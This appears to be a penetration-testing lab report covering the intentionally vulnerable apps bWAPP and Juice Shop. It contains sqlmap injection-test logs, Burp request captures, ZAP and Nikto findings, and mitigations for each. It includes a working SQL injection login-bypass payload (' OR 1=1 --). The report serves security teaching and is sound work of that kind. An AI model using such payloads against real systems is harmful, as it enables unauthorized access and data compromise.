[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (PostgreSQL comment)'
[19:21:06] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:21:06] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:21:06] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:21:06] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:21:06] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (CAST)'
[19:21:06] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (CAST)'
[19:21:06] [INFO] testing 'Oracle OR boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (CTSYS.DRITHSX.SN)'
[19:21:06] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:21:06] [INFO] testing 'SQLite OR boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:21:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (boolToInt - original value)'
[19:21:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[19:21:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'

[19:21:04] [INFO] Session completed
```

```
root@kali: /home/mehgan
Session Actions Edit View Help
└── root@kali: /home/mehgan
[19:16:03] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:16:03] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:16:03] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:16:10] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:16:10] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (CAST)'
[19:16:10] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (CAST)'
[19:16:10] [INFO] testing 'Oracle AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (CTSYS.DRITHSX.SN)'
[19:16:10] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:16:10] [INFO] testing 'SQLite OR boolean-based blind - Parameter replace (MAKE_SET)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (boolToInt)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (boolToInt - original value)'
[19:16:11] [INFO] testing 'PostgreSQL OR boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'PostgreSQL AND boolean-based blind - Parameter replace (GENERATE_SERIES)'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (DUAL)'
[19:16:11] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (IF - original value)'
[19:16:13] [INFO] testing 'MySQL > 5.6 boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:13] [INFO] testing 'MySQL < 5.6 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:13] [INFO] testing 'MySQL < 5.6 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:13] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause'
[19:16:13] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[19:16:13] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[19:16:13] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[19:16:13] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:13] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:13] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:13] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause (original value)'
[19:16:13] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[19:16:13] [INFO] testing 'MySQL < 5.6 boolean-based blind - Stacked queries'
[19:16:13] [INFO] testing 'MySQL > 5.6 boolean-based blind - Stacked queries'
[19:16:13] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[19:16:13] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries (GENERATE_SERIES)'
[19:16:13] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)'
[19:16:13] [INFO] testing 'Oracle boolean-based blind - Stacked queries'
[19:16:13] [INFO] testing 'Microsoft Access boolean-based blind - Stacked queries'
[19:16:12] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
```

```
[19:16:19] [INFO] testing 'MySQL > 5.1' error-based - ORDER BY clause (UPDATEXML)'
[19:16:19] [INFO] testing 'MySQL > 5.1' error-based - ORDER BY clause (FLOOR)'
[19:16:19] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[19:16:19] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[19:16:19] [INFO] testing 'Microsoft SQL Server/Oracle error-based - ORDER BY clause'
[19:16:19] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[19:16:19] [INFO] testing 'Firebird error-based - ORDER BY clause'
[19:16:19] [INFO] testing 'Microsoft SQL Server error-based - ORDER BY clause'
[19:16:19] [INFO] testing 'Generic inline queries'
[19:16:19] [INFO] testing 'MySQL inline queries'
[19:16:19] [INFO] testing 'MySQL<5.0.12 stacked queries'
[19:16:19] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[19:16:19] [INFO] testing 'Oracle inline queries'
[19:16:19] [INFO] testing 'Oracle<5.0.12 stacked queries'
[19:16:19] [INFO] testing 'Firebird inline queries'
[19:16:19] [INFO] testing 'Clickhouse inline queries'
[19:16:19] [INFO] testing 'PostgreSQL<9.0.12 stacked queries (comment)'
[19:16:20] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[19:16:20] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[19:16:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (query SLEEP - comment)'
[19:16:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:16:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:16:20] [INFO] testing 'PostgreSQL> 8.1 stacked queries'
[19:16:20] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[19:16:20] [INFO] testing 'PostgreSQL< 8.2 stacked queries (Glibc - comment)'
[19:16:21] [INFO] testing 'PostgreSQL< 8.2 stacked queries (Glibc)'
[19:16:21] [INFO] testing 'Microsoft SQL Server/Oracle stacked queries (comment)'
[19:16:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)'
[19:16:21] [INFO] testing 'Microsoft SQL Server stacked queries (DECLARE)'
[19:16:22] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:16:22] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.SEND_MESSAGE - comment)'
[19:16:22] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[19:16:22] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[19:16:22] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[19:16:22] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[19:16:22] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[19:16:22] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[19:16:22] [INFO] testing 'SQLite > 2.8 stacked queries (heavy query - comment)'
[19:16:22] [INFO] testing 'SQLite > 2.8 stacked queries (heavy query)'
[19:16:22] [INFO] testing 'SQLite > 2.8 stacked queries (heavy query - comment)'
[19:16:22] [INFO] testing 'Firebird stacked queries (heavy query)'
[19:16:23] [INFO] testing 'SAP MaxDB stacked queries (heavy query - comment)'
[19:16:23] [INFO] testing 'HSQLDB > 1.7.2 stacked queries (heavy query - comment)'
[19:16:23] [INFO] testing 'HSQLDB > 1.7.2 stacked queries (heavy query)'
[19:16:23] [INFO] testing 'HSQLDB > 2.0 stacked queries (heavy query - comment)'
[19:16:23] [INFO] testing 'HSQLDB > 2.0 stacked queries (heavy query)'
[19:16:24] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[19:16:24] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (SLEEP)'
[19:16:24] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (SLEEP - comment)'
[19:16:24] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (SLEEP)'
[19:16:24] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP - comment)'
[19:16:24] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (query SLEEP - comment)'
```

```
[19-20-001] [INFO] testing 'HSQldb > 1.7.2 stacked queries (heavy query)'  
[19-20-001] [INFO] testing 'HSQldb > 2.0 stacked queries (heavy query - comment)'  
[19-20-001] [INFO] testing 'HSQldb > 2.0 stacked queries (heavy query - comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (query SLEEP)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (query SLEEP)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (SLEEP)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (SLEEP - comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (SLEEP - comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (query SLEEP - comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (BENCHMARK)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (BENCHMARK)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 OR time-based blind (BENCHMARK - comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind (comment)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind (query SLEEP)'  
[19-20-001] [INFO] testing 'MySQL > 5.6.12 RLIKE time-based blind (query SLEEP - comment)'  
[19-20-001] [INFO] testing 'MySQL AND time-based blind (ELT)'  
[19-20-001] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'  
[19-20-001] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'  
[19-20-001] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'  
[19-20-001] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[19-20-001] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'  
[19-20-001] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'PostgreSQL OR time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'PostgreSQL OR time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'PostgreSQL OR time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Microsoft SQL Server/sybase time-based blind (IF)'  
[19-20-001] [INFO] testing 'Microsoft SQL Server/sybase time-based blind (comment)'  
[19-20-001] [INFO] testing 'Microsoft SQL Server/sybase AND time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'Microsoft SQL Server/sybase AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Microsoft SQL Server/sybase OR time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Oracle AND time-based blind'  
[19-20-001] [INFO] testing 'Oracle OR time-based blind'  
[19-20-001] [INFO] testing 'Oracle AND time-based blind (comment)'  
[19-20-001] [INFO] testing 'Oracle OR time-based blind (comment)'  
[19-20-001] [INFO] testing 'Oracle AND time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'Oracle AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Oracle AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'IBM DB2 OR time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'IBM DB2 AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'IBM DB2 AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'SQLite > 2.8 AND time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'SQLite > 2.8 OR time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'SQLite > 2.8 AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'SQLite > 2.8 OR time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Firebird > 2.0 AND time-based blind (heavy query)'  
[19-20-001] [INFO] testing 'Firebird > 2.0 AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Firebird > 2.0 AND time-based blind (heavy query - comment)'  
[19-20-001] [INFO] testing 'Firebird > 2.0 OR time-based blind (heavy query - comment)'
```

Mitigation: Prepared statements.

Burp Suite:

Modified parameters accepted → logic bypass.

Impact: Data tampering, escalation.

Burp Suite Community Edition v2023.7.4 - Temporary Project

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Request to http://127.0.0.1:80

Time	Type	Direction	Method	URL	Status code	Length
19:56:34 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:56:44 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:56:46 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:56:48 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:56:51 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:56:53 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:56:57 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:57:02 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:57:04 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:57:09 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:02 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:05 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:08 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:11 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:23 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:25 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		
19:58:29 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_set.php		

Request

```

1 POST /bWAPP/security_level_set.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 23
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="139", "Net;A=Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/bWAPP/security_level_set.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=bf7aefdf467c7e895666dd26d97196715
21 Connection: keep-alive
22
23 bug02form_bugsubmit

```

Inspector

Event log [1] All issues

Memory: 128.9MB Disabled

Burp Suite Community Edition v2023.7.4 - Temporary Project

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Request to http://127.0.0.1:80

Time	Type	Direction	Method	URL	Status code	Length
19:57:34 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:57:35 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:56:46 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:56:49 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:56:51 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:56:53 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:56:57 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:57:02 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:57:04 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:57:09 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:02 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:05 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:08 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:11 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:23 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:25 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		
19:58:29 5 Sep 2...	HTTP	→ Request	POST	http://127.0.0.1/bWAPP/security_level_Set.php		

Request

```

1 POST /bWAPP/security_level_set.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 23
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="139", "Net;A=Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/bWAPP/security_level_set.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=bf7aefdf467c7e895666dd26d97196715
21 Connection: keep-alive
22
23 bug02form_bugsubmit

```

Inspector

Event log [1] All issues

Memory: 128.9MB Disabled

Mitigation: Validate/sign parameters.

OWASP ZAP:

Flagged insecure cookies, missing headers, reflected XSS.

Impact: Multiple OWASP Top 10 risks.

The screenshot shows the ZAP interface with an 'Automated Scan' in progress. The URL to attack is set to `http://127.0.0.1/bWAPP/`. The 'Attack' button is highlighted in yellow. The progress bar indicates the scan is complete. The bottom left pane displays a list of alerts found during the scan, including various security issues like CSRF Tokens, Content Security Policy (CSP) Header Not Set, Cross-Domain Misconfiguration, Hidden File Found, Missing Anti-clickjacking Header, Cookie No HttpOnly Flag, Open Redirect, and Server Leaks Version Information via 'Server'. The bottom right corner shows the current status of the proxy.

The screenshot shows a detailed view of the ZAP interface during a scan. The 'Sites' tab is active, listing contexts and hosts. The 'Spider' tab shows a large number of processed URLs. The 'Output' tab displays the raw HTTP request and response for a selected item. The 'Alerts' tab is filled with critical findings, notably 'Content-Type mismatch' and 'Content-Type header missing'. The 'Ajax Spider' tab is partially visible. The status bar at the bottom right shows a connection to 'gemanorXXX'.

Header: Text | Body: Text

```

HTTP/1.1 200 OK
Date: Fri, 05 Sep 2025 14:36:14 GMT
Server: Apache/2.4.65 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 401
Content-Type: text/html; charset=UTF-8

```

```

<!DOCTYPE html>
<html>
<head>
<title>bWAPP - Login</title>
</head>
<body>
<h1>Login to bWAPP</h1>

<form method="post" action="login.php">
<label>Login:</label><br>
<input type="text" name="login"><br>

```

Alerts (16)

- Absence of Anti-CSRF Tokens (3)
- Content Security Policy (CSP) Header Not Set
- Cross-Domain Misconfiguration
- Hidden File Found
- Missing Anti-clickjacking Header (3)
- Cookie No HttpOnly Flag
- Cookie without SameSite Attribute
- Server Leaks Version Information via "Server"
- Timestamp Disclosure - Unix (2)
- X-Content-Type-Options Header Missing (4)
- Authentication Request Identified (2)
- GET for POST
- Replies from Cache
- Session Management Response Identified (2)

Missing Anti-clickjacking Header

URL: http://127.0.0.1/bWAPP/

Risk: Medium

Confidence: Medium

Parameter: x-frame-options

Attack:

Evidence:

CWE ID: 1021

WASC ID: 15

Source: Passive (10020 - Anti-clickjacking Header)

Alert Reference: 10020-1

Input Vector:

Description:

The response does not protect against 'Clickjacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.

Other Info:

Mitigation: Secure cookies, add headers, sanitize inputs.

4.3 Juice Shop Findings:

SQL Injection (Login Bypass):

Details: Injected payload ' OR 1=1 -- allowed login as Administrator.

Impact: Complete application compromise.

localhost:3000/#/login

Login

Invalid email or password

Email:

Password*:

Forgot your password?



Log in

Remember me

or

G Log in with Google

Not yet a customer?



Mitigation: Use parameterized queries and ORM.

Nikto Scan:

Server Information Disclosure:

The web server reveals detailed version info (Express/[Node.js](#)).

```
Session Actions Edit View Help
archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    backup.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    127.0.0.1.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /localhost.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /localhost.pfx: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /dump.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /backup.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
